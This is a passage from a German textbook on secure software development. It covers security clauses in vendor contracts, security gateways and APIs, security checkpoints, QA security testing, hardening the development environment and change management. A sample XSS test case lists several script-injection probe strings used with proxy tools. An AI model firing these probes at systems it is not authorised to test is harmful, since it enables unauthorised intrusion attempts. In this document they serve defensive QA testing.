Gerade beim letzten Punkt kommt es häufig zu Auseinandersetzungen mit Dienstleistern, die noch dazu nicht selten das Beheben von Sicherheitslücken im eigenen Code in Rechnung stellen wollen. Daher sollte klar definiert werden, was einen nicht akzeptablen Sicherheitsmangel darstellt und in welchem Zeitraum er vom Dienstleister zu beseitigen ist. Hierbei kann der Verweis auf Dokumente wie die OWASP Top Ten oder SANS 25 den inhaltlichen Rahmen bieten, als Bewertungsgrundlage lässt sich z. B. das CVSS-Schema (siehe Abschn. 4.4.2) verwenden und dort ein Wert ab 7.0 als nicht akzeptabel festlegen. Besser ist es jedoch, sich die Einschätzung, was ein nicht akzeptabler Fehler ist, grundsätzlich selbst vorzubehalten.

Tab. 5.7 enthält eine Übersicht möglicher Vertragsgegenstände, die sich auch in Ausschreibungen integrieren lassen. Ein konkretes Beispiel findet sich hierzu auch im TSS-WEB-Standard unter https://tss-web.secodis.com.

▶ **Tipp** Eine sehr hilfreiche Sammlung von Texten für die Beschaffung und Beauftragung von unterschiedlichen Softwareartefakten findet sich unter https://www.it-sicher.kaufen.

Auf der Webseite der OWASP findet sich zudem ein Vertragsmuster für die Festlegung von relevanten Regelungen an die durch einen Dienstleister erstellte Software (vergl. [16]);

Tab. 5.7 Mögliche Vorgaben an Software-Lieferanten

Kategorie	Kriterien
Vorgaben an die Qualität des erstellten Codes	- Verpflichtung des Herstellers auf Einhaltung allgemeiner Datenschutz-, Sicherheits- und Sorgfaltspflichten im Rahmen des gesamten Entwicklungsprozesses. - Hierzu kann auf generelle Best Practices (z. B. die OWASP Top Ten) und interne Sicherheitsrichtlinien verwiesen werden.
Sicherheitsprozesse	- Verpflichtung, dass allgemeine Sicherheitsprozesse existieren (z. B. Security Gates, interne Sicherheitstests, Security Code Scanner, Technologie-Bewertung, Bedrohungs- und Risikoanalysen etc.). - Vom BSIMM-Reifegrad-Modell (siehe Abschn. 4.4.3) existiert speziell für den Umgang mit Software-Zulieferern eine leichtgewichtige Version mit dem Namen vBSIMM (vergl. [15]), die sich gut als Vorgabe an den Entwicklungsprozess eines Dienstleitsters eignet.
Umgang mit Sicherheitsmängeln	- Alle vom Kunden beanstandeten Sicherheitsmängel müssen zeitnah, und ohne Kosten für den Kunden, vom Hersteller korrigiert werden. - Festgelegte Reaktionszeit und Zeit zur Behebung (Time-to-Fix).
Security Audit	- „Right to Audit“-Klausel durch das Unternehmen (Sourcecode, Serverräume etc.). - Lieferung bzw. Hinterlegung sämtlicher erstellter Sourcecodes auf Wunsch des Unternehmens. - Falls das Unternehmen ein eigenes Codeanalysetool einsetzt, hat der Hersteller dafür Sorge zu tragen, dass der gelieferte Code vollständig ist und sich vom Unternehmen kompilieren falls erforderlich kompilieren lässt. - Optional: Durchführung einer externen Sicherheitsuntersuchung durch den Hersteller und Bereitstellen des Ergebnisberichtes an das Unternehmen. Das Unternehmen muss die Möglichkeit besitzen, den Sicherheitsdienstleister abzulehnen.
Vertrauen und Qualifikation eingesetzter Mitarbeiter	- Alle vom Dienstleister eingesetzten Mitarbeiter müssen vertrauenswürdig sein und eine entsprechende Sicherheitsschulung (oder ein vergleichbares Training) erhalten haben. - Mitarbeiter, die an sicherheitskritischem Code arbeiten, müssen über nachweislich hohe Kompetenz in diesem Bereich verfügen.
Nennung eines Ansprechpartners für Sicherheitsbelange	- Gerade bei größeren Projekten sollten Dienstleister einen zentralen Ansprechpartner für Belange der IT-Sicherheit benennen.
Sicherheitsdokumentation	- Erstellung und Lieferung von Sicherheitsdokumentation (Sicherheitsanforderungen, Sicherheitsarchitektur, Bedrohungsanalysen etc.). Konkrete Anforderungen lassen sich gut vom jeweiligen Schutzbedarf (oder auch der Kritikalität) einer Anwendung ableiten.




Abb. 5.10 Software Supply Chain Risk Management

allerdings bislang leider nur in englischer Sprache und damit in erster Linie für den anglo-amerikanischen Rechtsraum ausgerichtet.

Da auch die besten Vorgaben ohne entsprechende Kontrollen ihrer Einhaltung vielfach wertlos sind, empfiehlt es sich gerade für größere Unternehmen, ein On-Boarding für neue Vertragspartner zu etablieren und diese dort anhand entsprechender Fragebögen und Interviews zu bewerten. Ggf. kann im Rahmen eines solchen „Vendor Risk Assessments" auch eine persönliche Inspektion der Räumlichkeiten und Begutachtung interner Sicherheitsprozesse, -vorgaben, eingesetzter Tools wie auch des Know-hows der eingesetzten Mitarbeiter erfolgen. Ein solches Assessment sollte bei wichtigen Zulieferern in bestimmten Zeitintervallen wiederholt werden.

Natürlich ist hier auch die eigene Prüfung der von einem Dienstleister erhaltenen Software wichtig. Im Rahmen eines Security Gates lassen sich hierzu die einzelnen Sicherheitsanforderungen sowohl auf Basis von Checklisten (z. B. im Fall der Lieferung von Dokumentation) als auch Reviews und automatischen Codescans prüfen. Die Existenz solcher Kontrollmechanismen hat in der Regel einen großen Einfluss darauf, wie ernst ein Dienstleister das Thema Sicherheit nimmt. Hierüber gelangen wir schließlich zu einem Software Supply Chain Risk Management, das in Abb. 5.10 dargestellt ist.

▶ **Tipp** Kommunizieren Sie die erforderlichen Sicherheitsmaßnahmen (und ggf. Kontrollmechanismen) bereits als Bestandteil der Ausschreibungsunterlagen, so dass Anbieter die erforderlichen Aufwände entsprechend in ihrer Projektkalkulation berücksichtigen können.

5.4.6 Bereitstellung zentraler Sicherheitsdienste und -funktionen

In Abschn. 3.3.16 wurde die Externalisierung von Sicherheitsfunktionen bereits als wichtiges Sicherheitsprinzip dargestellt. Im Hinblick auf dessen Umsetzung existieren verschiedene Möglichkeiten:

Security Gateways Gerade für extern bereitgestellte Dienste (SOAP, CORBA oder REST) kann der Betrieb eines vorgelagerten Gateways sinnvoll sein, über den sich verschiedene Sicherheitsfunktionen abbilden lassen – in Bezug auf REST wird in diesem Zusammenhang häufig auch von API Gateways gesprochen:

- Access Gateways oder Provider (z. B. auf Basis von OAuth)
- Identitätsprovider
- Kryptoprovider (z. B. für Verschlüsselung und digitale Signaturen)
- Dienste zum sicheren Datenaustausch (etwa zwischen Anwendungen oder Netzwerksegmenten mit unterschiedlicher Sicherheitsstufe)

Auch für den Schutz von Webanwendungen kann der Einsatz solcher Security Gateways (die dort manchmal durch Web-Application-Firewall-Produkte bereitgestellt werden) sinnvoll sein. Durch die Etablierung von vorgelagerten Access Gateways lassen sich etwa unzureichend geschützte Anwendungen über starke Authentifizierungsverfahren (z. B. mittels RSA Tokens) absichern. Bestehende Webanwendungen lassen sich durch den Einsatz solcher Komponenten häufig absichern, ohne dass sie hierfür umständlich umgeschrieben werden müssen. In diesem Markt existieren hierfür zahlreiche Standardprodukte.

Security APIs und Security Vertikale Gerade bei der Umsetzung von Sicherheitsfunktionen (z. B. zur Verschlüsselung) ist es besonders wichtig, dass diese fehlerfrei implementiert sind. In Abschn. 3.3.15 wurde hierzu das übergreifende Sicherheitsprinzip „Verwende ausgereifte Sicherheit“ erläutert, nach dem stets auf bewährte Sicherheits-APIs und -Algorithmen gesetzt werden sollte, anstatt diese durch eigenen Code zu implementieren.

Idealerweise sollten Sicherheitsfunktionen daher weitestgehend von der eigentlichen Anwendung entkoppelt und über eigene Security APIs und -Services durch separate Teams separat weiterentwickelt und anderen Teams und Projekten zur Verfügung gestellt werden. Wobei die Implementierung der tatsächlichen Algorithmen natürlich mit entsprechend ausgereiften Bibliotheken erfolgen sollte. Abb. 5.11 zeigt das Beispiel einer solchen zentralen (Enterprise) Security API.

Werden größere Plattformen von mehreren agilen Teams entwickelt, so wird etwa die Erstellung von Sicherheitsfunktionen häufig durch ein bestimmtes Team durchgeführt. Dies betrifft vor allem die Verarbeitung von Benutzerdaten (Authentifizierung, Berechtigungen, Profildaten), welche sich in eine zentrale User-Vertikale auslagern ließe. Die Etablierung von Security Vertikalen ist natürlich nicht nur auf agile Entwicklung beschränkt. Eine solche zentrale Verortung von Sicherheit in dedizierten Teams hilft natürlich besonders im Hinblick darauf, dass sich Sicherheitsaktivitäten und Qualifikationsmaßnahmen von Mitarbeitern besonders auf diese Teams fokussieren lassen.




Abb. 5.11 Integration einer Enterprise Security API in eine Anwendung. (Quelle: OWASP)

5.4.7 Security Checkpoints

Häufig wird im Zusammenhang mit der Integration von Sicherheit in Entwicklungsprozesse vor allem auf die Implementierung eines sicheren Entwicklungsprozesses, eines SSDLCs (siehe Abschn. 5.1.2), verwiesen. Nun werden Anwendungen gerade in größeren Unternehmen jedoch auf unterschiedliche Art und Weise entwickelt und beschafft. Manchmal findet dies in Form von kleinen agilen Teams oder Projekten statt, ein anderes Mal durch große Entwicklungsabteilungen, denen ein klassisch lineares Vorgehensmodell zugrunde liegt. Dadurch lässt sich nur in einigen Fällen ein vollumfänglicher SSDLC vorgeben. Manchmal findet man den Ansatz von sogenannten Baseline SSDLCs, die rudimentäre Prozessschritte und Aktivitäten für einzelne Projekttypen (agil, linear etc.) und Assuranceklassen definieren, die von den jeweiligen Projekten auszugestalten sind.

Ein deutlich flexiblerer Ansatz besteht hier darin, dass sich darauf beschränkt wird, nur bestimmte Sicherheitsvorgaben zu definieren, die ein Projekt zu bestimmten Zeitpunkten innerhalb des Entwicklungsvorgehens (insb. vor Produktivnahme) erfüllen muss, die hierfür durchgeführten Aktivitäten und Maßnahmen jedoch dem Projekt selbst überlässt. In der ersten Ausgabe dieses Buches wurde in diesem Zusammenhang noch von Security Gates gesprochen, wobei es sich um spezielle Quality Gates handelt, an denen bestimmte Sicherheitsvorgaben zu erfüllen sind.

Dies ist auch immer noch ein valides Vorgehen. Der Grundgedanke eines solchen Gates ist jedoch der, dass der Entwicklungsprozess erst dann fortgeführt werden kann, wenn alle Anforderungen des Gates erfüllt wurden. Ein Gate passt damit ziemlich genau zu dem Bild, das einem bei der wörtlichen Übersetzung in den Sinn kommt, also eine Schranke.

Wir werden zunächst mit diesem Begriff arbeiten, später jedoch sehen, dass sich häufig die Verwendung des allgemeineren Begriffs „Security Checkpoint“ deutlich besser eignet.

Solche Kontrollpunkte sollten genauso Bestandteil eines von der Projektleitung zu spezifizierenden Qualitätssicherungsplans (QS-Plan) sein wie jedes andere Qualitätskriterium. Im Hinblick auf den Umfang der dort durchgeführten Prüfung lassen sich unterschiedliche Ausprägungen eines Gates definieren (z. B. „Quickcheck“, „Walk Through“ oder „Analysis“). Eine große Schwierigkeit bei der Definition solcher Security Gates besteht häufig in der Fragestellung „Was“ und „Wie“ konkret geprüft wird. Tab. 5.8 beschreibt drei zentrale Security Gates in der klassischen (nicht-agilen) Softwareentwicklung.

Zentraler Dreh- und Angelpunkt sind hierbei im Grunde Anforderungen, die das IT-Sicherheitsmanagement an die Sicherheit eines Releases stellt. Hierüber lässt sich Teams und Projekten die Berücksichtigung vorgelagerter Security Gates zumindest sehr stark nahelegen. Dieser Ansatz ist besonders dort hilfreich, wo sich keine direkten Vorgaben an den eigentlichen Entwicklungsprozess durch das IT-Sicherheitsmanagement vorgeben lassen.

Etwas anders als bei klassischen Projekten erfolgt die Integration von Sicherheitskontrollpunkten bei agilen Vorgehen. Besonders dann, wenn diese sehr zeitnah mit Änderungen

Tab. 5.8 Sinnvolle Security Gates in der klassischen Softwareentwicklung

Integration im SDLC	Durch Wen?	Inhalte
Vor Beginn (bzw. Genehmigung) eines Projektes	IT-Sicherheit	Vorgespräch mit Projektleiter: - Prüfen, ob generelle sicherheitsrelevante Vorbehalte gegenüber dem Projekt existieren. - Festlegen der Assuranceklasse und grundlegender Sicherheitsvorgaben (technisch und organisatorisch).
Nach Fertigstellung des technischen Designs oder Änderungen an diesem	IT- Architektur/ Team*	- Prüfen, ob Sicherheitsarchitektur konform zu existierenden Sicherheitsvorgaben ist. - Erstellen bzw. Aktualisieren der Bedrohungs- bzw. Risikoanalyse.
Bei der Abarbeitung von Changes oder agilen Anforderungen (z. B. User Stories)	Change Manager/Team*	- Prüfung auf Sicherheitsrelevanz und Ableiten entsprechender Maßnahmen. - Prüfung des Changes mittels Fragebogen/ Kriterienliste durch den Change Manager.
Vor Produktivnahme	IT-Sicherheit/ Team*	Sicherheitskriterien, die für ein Release erfüllt sein müssen: - Sicherstellen, dass alle Assurance-Aktivitäten gemäß Assuranceklasse durchgeführt wurden. - Sicherstellen, dass alle relevanten Security-Tool-Findings bewertet wurden. - Sicherstellen, dass keine produktionsverhindernden Sicherheitsrisiken (z. B. Pentest-Findings) offen sind. - Sicherstellen, dass die Sicherheitsdokumentation aktuell ist.

Tab. 5.9 Unterschiedliche Arten von Security-Kontrollpunkten im SDLC

Begriff	Erklärung
Security Checkpoint	Sicherheitskontrollpunkt im Rahmen eines SDLCs, der sowohl explizit (z. B. durch explizite Freigabe) als auch implizit (z. B. durch Prüfung einer Checkliste) umgesetzt werden kann.
Security Gate (auch Security Quality Gate)	Variante eines Security Checkpoints, welche wie ein Quality Gate arbeitet. Dabei wird die Ausführung angehalten, wenn bestimmte Sicherheitsanforderungen nicht erfüllt sind.
Security Sign-Off	Variante eines Security Gates, bei der eine explizite und manuelle Abnahme erfolgt.

produktiv gehen (Continuous Delivery bzw. Deployment). Dann lassen sich zeitaufwendige Kontrollen wie die oben beschriebenen natürlich kaum in der Form mehr durchführen. Stattdessen werden dort Release-Anforderungen definiert und zusätzlich Sicherheitsaspekte in die Definition of Ready (DoR) und Definition of Done (DoD) der Teams integriert. Für die Kontrolle der Einhaltung dieser Sicherheitsanforderungen sind dabei jedoch vielfach die Teams selbst zuständig. Wir werden hierauf im nächsten Kapitel genauer eingehen.

Die Definition von Sicherheitskontrollpunkten erfordert somit gerade in moderner Softwareentwicklung oftmals einiges an Flexibilität. Das muss allerdings nicht heißen, dass diese mit schlechterer Sicherheit einhergehen muss, ganz im Gegenteil. Erst durch flexible Integration und Kontrolle von Sicherheit lässt sich diese in unterschiedlichen Entwicklungsvorgehen gewährleisten. Dabei ist es häufig hilfreich, anstelle von „Security Gates“ besser von „Security Checkpoints“ zu sprechen. Tab. 5.9 enthält hierzu eine genaue Begriffsabgrenzung.

Durch solche Security Checkpoints lassen sich somit sehr unterschiedliche Sicherheitskontrollpunkte in verschiedene Entwicklungsprozesse integrieren. Deren konkrete Ausprägung können wir dabei nicht nur abhängig vom angestrebten generellen Sicherheitsniveau der Organisation sowie deren aktuellen Reifegrad gestalten, sondern auch von der spezifischen Assuranceklasse einer Anwendung. Konkret lässt sich dadurch bereits nach der Einteilung einer Anwendung in eine bestimmte Assuranceklasse, etwa im Rahmen der Projektspezifikation, genau ableiten, welche Sicherheitsaktivitäten und Checkpoints in der Entwicklung dieser Anwendung durchlaufen werden müssen.

▶ **Tipp** Gestalten Sie Relevanz, Inhalte und Prüftiefe von Security Checkpoints abhängig von der Assuranceklasse einer entwickelten Anwendung und führen Sie deren Verwendung schrittweise ein.

5.4.8 Sicherheitstests in Entwicklung und Qualitätssicherung

Je früher wir also (potenzielle) Sicherheitsprobleme identifizieren können, desto einfacher (also kostengünstiger) ist allgemein deren Beseitigung. Dies erfordert sowohl die Durchführung manueller wie auch automatisierter (also Tool-basierter) Tests durch die

Entwicklungsteams sowie ggf. auch der Qualitätssicherung (QS). Wobei Umfang und Tiefe solcher Tests natürlich stark abhängig vom Schutzbedarf der entwickelten Softwarekomponente sein kann.

Sicherheit in der Delivery Pipeline berücksichtigen Qualitätssicherung strebt heutzutage immer mehr nach Automatisierung. Das betrifft natürlich auch Sicherheitstests, die sich, wie wir in Abschn. 4.7.5 gesehen hatten, auf unterschiedliche Weise in Build-Systeme (z. B. Jenkins) und auch in Entwickler-GUIs integrieren und dort automatisch mit jedem erstellten Build durchführen lassen. Sinnvoll ist in diesem Zusammenhang die Berücksichtigung des Fail-Early-Prinzips, durch welches bei der Identifikation relevanter Sicherheitsprobleme der Build-Prozess generell fehlschlägt.

Dabei ist wichtig, an dieser Stelle nicht nur Tools wie SAST, DAST oder IAST einzusetzen, die nach generellen Implementierungsfehlern, also nicht-funktionalen Sicherheitsaspekten, suchen. Häufig sehr viel wichtiger ist an dieser Stelle die Durchführung von funktionalen Security-Akzeptanztests (siehe Abschn. 4.5.1) sowie Security Unit Tests (siehe Abschn. 4.6.4). Damit solche Tests jedoch überhaupt durchgeführt werden können, müssen diese natürlich erst einmal durch das Entwicklerteam erstellt werden.

Auch im Rahmen des Hand-Overs von fertiggestellten Anwendungskomponenten an den Betrieb und deren anschließenden Deployments sollten Sicherheitsaspekte berücksichtigt werden. In diesem Zusammenhang sollte auch sichergestellt werden, dass alle Dateien und Konfigurationen aus Entwicklung und Tests entfernt wurden. Nicht selten werden etwa Back-ups oder Dateien aus der Versionsverwaltung auf Produktionssystemen deployt, wodurch externe Personen Zugriff auf den Sourcecode erhalten können. Entsprechende Prüfungen sollten über Skripte oder Scanner automatisiert durchgeführt werden.

Hacker-Tools und Techniken An mehreren Stellen dieses Buches wurden Techniken vorgestellt, mit denen ein Entwickler zumindest rudimentär einen Pentest seines selbsterstellten Programmcodes durchführen kann. Solche Tests sind nicht nur äußerst effizient, sie stoßen in der Regel auch einen immens wichtigen Lernprozess an, wodurch Entwickler Sicherheitsaspekte sehr viel besser verstehen und häufig von sich aus entsprechende Gegenmaßnahmen implementieren. Auch deshalb wird dieser Ansatz als zentrale Empfehlung vom NIST-Standard 800-53 genannt. Ein grundlegendes Verständnis von Hacker-Techniken sollte dabei nicht fehlen. Auf diese Weise geschulte Entwickler können mit Hilfe von kostenfreien Tools oder entsprechender Browser-Plugins verschiedene einfache „Security Smoke Tests“ wie die folgenden selbstständig durchführen:

- Manipulation von Eingaben mittels eines MitM-Proxys
- Manipulation von Cookie-Werten (z. B. mittels Browser-Plugin)
- Zugriff auf geschützten Bereich eines Benutzers mit einer anderen User-ID
- Zugriff auf geschützte Objekt-ID durch Ändern des entsprechenden Parameters

▶ **Tipp** Stellen Sie der Entwicklung ausgewählte Testtools für die Durchführung von Pentests bereit. Der Umgang mit diesen Tools sollte zuvor zumindest im Rahmen eines kurzen Trainings vermittelt werden.

Security-Tests durch die Qualitätssicherung Werden nicht-funktionale Qualitätstests durch eine zentrale Abteilung durchgeführt, so ist es empfehlenswert auch dort mittelfristig eigenes Know-how im Bereich von Sicherheitstests aufzubauen, um zumindest oberflächliche Sicherheitsprüfungen („Security Smoke Tests“) eigenständig durchführen und bewerten zu können. Doch auch ohne Experten-Know-how lassen sich dort verschiedene Sicherheitsaspekte grundsätzlich testen. Hierzu müssen nur geeignete Prüfverfahren identifiziert und diese auf die Verwendbarkeit innerhalb der Qualitätssicherung zugeschnitten werden. Auch die Spezifikation eines Testing-Frameworks für Security-Tests, welches entsprechend vorkonfigurierte Tools bereitstellt, kann an dieser Stelle sinnvoll sein.

Im Bereich der manuellen Sicherheitsanalyse betrifft dies insbesondere die Verifikation von konkreten Sicherheitsanforderungen in Funktionen wie der Anmeldung, Registrierung sowie von Rollen und Berechtigungen. Auch nicht-funktionale Sicherheitsaspekte wie die Fehlerbehandlung oder natürlich auch die Datenvalidierung lassen sich zu einem gewissen Grad durch einen Qualitätstester verifizieren bzw. oberflächliche Schwachstellen („Low Hanging Fruits“) dort identifizieren.

Hierzu empfiehlt es sich neben der Schulung von Mitarbeitern eine entsprechende Testing Guideline zu erstellen, in der die Durchführung solcher rudimentärer Sicherheitstests genau beschrieben ist. Ein konkretes Beispiel für einen entsprechenden Security Testcase ist in Tab. 5.10 exemplarisch dargestellt.

Insbesondere der OWASP Testing Guide lässt sich hier gut als Grundlage für die Definition solcher Security Testcases verwenden. Auf die entsprechenden Testfälle wurde im gezeigten Beispiel unter dem Punkt „Testinhalte“ verwiesen, wo sich genaue Testinhalte durch einen Tester nachgeschlagen lassen.

Peer (Security) Reviews Häufig lassen sich Sicherheitsprobleme bereits dadurch identifizieren, dass Entwickler erstellten Programmcode z. B. im Rahmen eines Teammeetings vorstellen und mit anderen Entwicklern diskutieren („Code Walkthroughs“) oder durch andere Entwickler reviewen lassen („Code Inspections“). Noch besser einsetzen lassen sich Peer Reviews (siehe Abschn. 4.6.5), mit denen sich Commits an bestimmten Codeteilen von Entwicklern untereinander prüfen lassen. Unterstützt werden kann dieser Prozess durch verschiedene Review-Tools und natürlich entsprechende Checklisten.

Solche kollaborativen Analyseverfahren stellen einen überaus effizienten Ansatz dar, Sicherheitsaspekte sowie sicherheitsrelevante Entscheidungen des erstellten Codes zu hinterfragen und natürlich nicht zuletzt auch um Security-Know-how bei Entwicklern aufzubauen.

Tab. 5.10 Exemplarischer Security Testcase für Cross-Site Scripting

Testcase	**TC-WEB-XSS**	Testart	Pentest, Webscanner, Codeanalyse
Bereich	Datenvalidierung	Automatisierbarkeit	Eingeschränkt
Angriff	Schadhafter JavaScript-Code wird von einem Angreifer über die Anwendung bei einem anderen Benutzer zur Ausführung gebracht.		
Schwachstelle	Unzureichende Enkodierung bei Ausgabe von Benutzereingaben. CWE-79: Improper Neutralization of Input During Web Page Generation („Cross-Site Scripting“)		
Bewertung	- **Hoch**: Wenn auf öffentlich zugänglichen Seiten oder vom Typ 2 (persistent) - **Mittel**: In allen übrigen Fällen		

Testinhalte	1. Tests auf reflektierende XSS-Varianten (OWASP-DV-001)
	2. Tests auf persistente XSS-Varianten (OWASP-DV-002)
	3. Tests auf DOM-Based XSS (OWASP-DV-003)
	Test Patterns:
	`"><script>alert(0)</script>`
	`></SCRIPT>">'><SCRIPT>alert(0)</SCRIPT>`
	`;alert(0);/k /`
	Test positiv wenn:
	4. Alert-Fenster angezeigt wird *oder*
	5. Fehler in der Seitendarstellung (bzw. beim Markup)
	Anzuwenden auf:
	- Alle URL- und Pfad-Parameter (HTTP GET)
	- Alle Formularfelder inkl. Hidden Fields (HTTP POST)
	- HTTP-Header: „Cookie“, „Referer“, „User-Agent“		

Tools	MitM-Proxy (Burp, Fiddler o. Ä.)		
Generelle Maßnahmen	Alle Benutzereingaben sind zu enkodieren (z. B. mittels HTML-Entity-Enkodierung) bevor sie in eine Antwortseite eingebaut werden. Siehe hierzu: https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet		

5.4.9 Absicherung der Entwicklungsumgebung

Eine Anwendung kann nur dann sicher erstellt werden, wenn die dafür eingesetzten Technologien, angefangen bei der Entwicklungs-GUI und dem Compiler, vertrauenswürdig sind und keine Schadfunktionen enthalten. Wir sprechen in diesem Zusammenhang von einem vertrauenswürdigen Ökosystem (engl. Trusted Ecosystem) um darzustellen, dass der Code aus einer vertrauenswürdigen Umgebung heraus erstellt wurde. Damit dies so ist, muss sichergestellt werden, dass die für die Erstellung des Codes eingesetzten Komponenten nicht kompromittiert wurden. Dies ist etwa dadurch möglich, dass die komplette Entwicklungsumgebung vorgegeben und diese z. B. in Form von internen Releases verteilt ausgerollt wird.

Daneben sollten verschiedene weitere Maßnahmen zum Schutz der Codeverwaltung (z. B. Git oder SVN) und der Verwaltung von 3rd-Party-Programmkomponenten umgesetzt werden:

- **Vertrauenswürdige Repositories und Registries:** Entwickler sollten nicht die Möglichkeit besitzen, eigene Bibliotheken aus dem Internet herunterzuladen und diese in einem produktiven Release verwenden zu können. Stattdessen sollte sämtlicher 3rd-Party-Code (JavaScript-, Java- oder .NET-Bibliotheken, aber auch Docker Images) ausschließlich über interne Repositories (z. B. Nexus OSS oder Artefictory) eingebunden werden, an die wiederum nur vertrauenswürdige externe Repositories angebunden sind.
- **Laufende Prüfung auf bekannte Schwachstellen:** Eingebundene Bibliotheken sollten laufend auf vorhandene Sicherheitsprobleme bzw. fehlende Patches geprüft werden.
- **Restriktive Zugriffsrechte auf Sourcecode:** Die Codeverwaltung (SVN, Git etc.) sollte an existierende Authentifizierungssysteme (z. B. LDAP, Active Directory) angebunden werden und die Zugriffe auf Basis von Need to Do bzw. Need to Know (lesend oder schreibend) einschränken.
- **Code-Firewalls:** Programmcode sollte auf bestimmte Sicherheitsverstöße (z. B. Verwendung unsicherer APIs, nicht erlaubte Dateien) automatisch durch das Repository geprüft werden, bevor er eingecheckt wird (siehe Abschn. 4.6.2).
- **Code-Freigaben:** Änderungen an sensiblem Programmcode sollten nur über entsprechende Freigaben (Vier-Augen-Prinzip) möglich sein.
- **Einfrieren von Code:** Der schreibende Zugriff auf sehr sensiblen Programmcode lässt sich entziehen (bzw. stark einschränken), nachdem dieser auf seine Sicherheit hin analysiert wurde. In diesem Kontext ließen sich auch Alarme definieren, die bei Änderungen an solchem Code ausgelöst werden.
- **Code-Signaturen:** Insbesondere wenn Programmcode auf nicht vertrauenswürdigen Systemen abgelegt wird, sollte dessen Integrität mittels Code-Signaturen sichergestellt werden.
- **Monitoring externer Code Repositories auf Leaks:** Öffentliche Code Repositories sollten regelmäßig auf mögliche Leaks hin geprüft werden. Hierzu lassen sich Tools wie Gittyleaks oder Gitrob einsetzen.

5.4.10 Sicherheit im Change Management

Aller Aufwand, der während der Entwicklung in die Sicherheit einer Anwendung gesteckt wird, ist vergebens, wenn über spätere Änderungen in der Produktion wieder neue Sicherheitslöcher in diese gerissen werden.

Da sich nicht bei jeder Änderung eine umfangreiche Sicherheitsprüfung anstoßen lässt (z. B. Änderung der Farbe eines Buttons), ist es sehr sinnvoll, zusammen mit der IT-Sicherheit einen entsprechenden Kriterienkatalog abzustimmen, bei welchen Änderungen eine Änderung als sicherheitsrelevant einzuschätzen ist. Ohne einen solchen müsste jeder

Change nach dem Maximumprinzip grundsätzlich als sicherheitsrelevant betrachtet werden oder stets die Prüfung durch einen Experten erfordern. Beides ist eher unpraktisch.

Im Folgenden sind einige Beispiele für Kriterien (*Security Indikator*) aufgeführt, die als Hilfestellung dienen können, um zu entscheiden, ob ein Change sicherheitsrelevant sein könnte:

- Änderungen, die eine Erhöhung des Schutzbedarfs zur Folge haben
- Neue Schnittstellen oder Änderungen an diesen (z. B. neue Formulare, REST-Services, Parameter)
- Änderungen in Bezug auf die Speicherung vertraulicher Daten
- Änderungen an Sicherheitsfunktionen (Authentifizierung, Access Controls, Kryptografie)
- Änderung an Rollen oder Berechtigungen
- Änderung an sensibler Geschäftslogik
- Architektonische Änderungen allgemein
- Antragssteller hat Change als sicherheitsrelevant gekennzeichnet[1]

Dieser Security Indikator hilft uns natürlich auch im Rahmen der agilen Entwicklung sehr. Dort sprechen wir allerdings weniger von Changes, sondern mehr von agilen Anforderungen (also z. B. User Stories), die dann in (kleinteiligen) Releases umgesetzt werden. Mittels eines solchen Indikators lassen sich diese nun im Hinblick auf deren Sicherheitsrelevanz bewerten (siehe Abb. 5.12).




Abb. 5.12 Bewertung der Sicherheitsrelevanz einer User Story in JIRA

[1] Dies ließe sich z. B. über ein zusätzliches Security-Flag umsetzen, welches im Ticket-System für alle Service- und Change-Requests auswählbar ist.

